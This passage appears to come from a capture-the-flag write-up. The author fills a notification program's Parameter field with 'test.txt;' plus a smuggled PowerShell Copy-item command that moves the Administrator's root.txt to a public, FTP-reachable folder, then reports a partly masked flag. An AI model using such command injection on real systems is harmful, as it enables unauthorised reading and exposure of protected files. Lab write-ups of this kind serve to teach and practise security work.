Program File: Demo exe notification - outfile.ps1

Parameter: test.txt; Copy-item "C:\Users\Administrator\Desktop\root.txt" -Destination "C:\Users\Public\root.txt"

Domain or Computer Name:

Username:

Password:

Timeout: 60

○ Send Amazon Simple Notification Service Message

In theory, this should create a test notification. Then, the test notification should execute the program, resulting in execution of our PowerShell script. The script copies “root.txt” to a folder that is accessible via FTP.

So root.txt: 3018977fb944b*************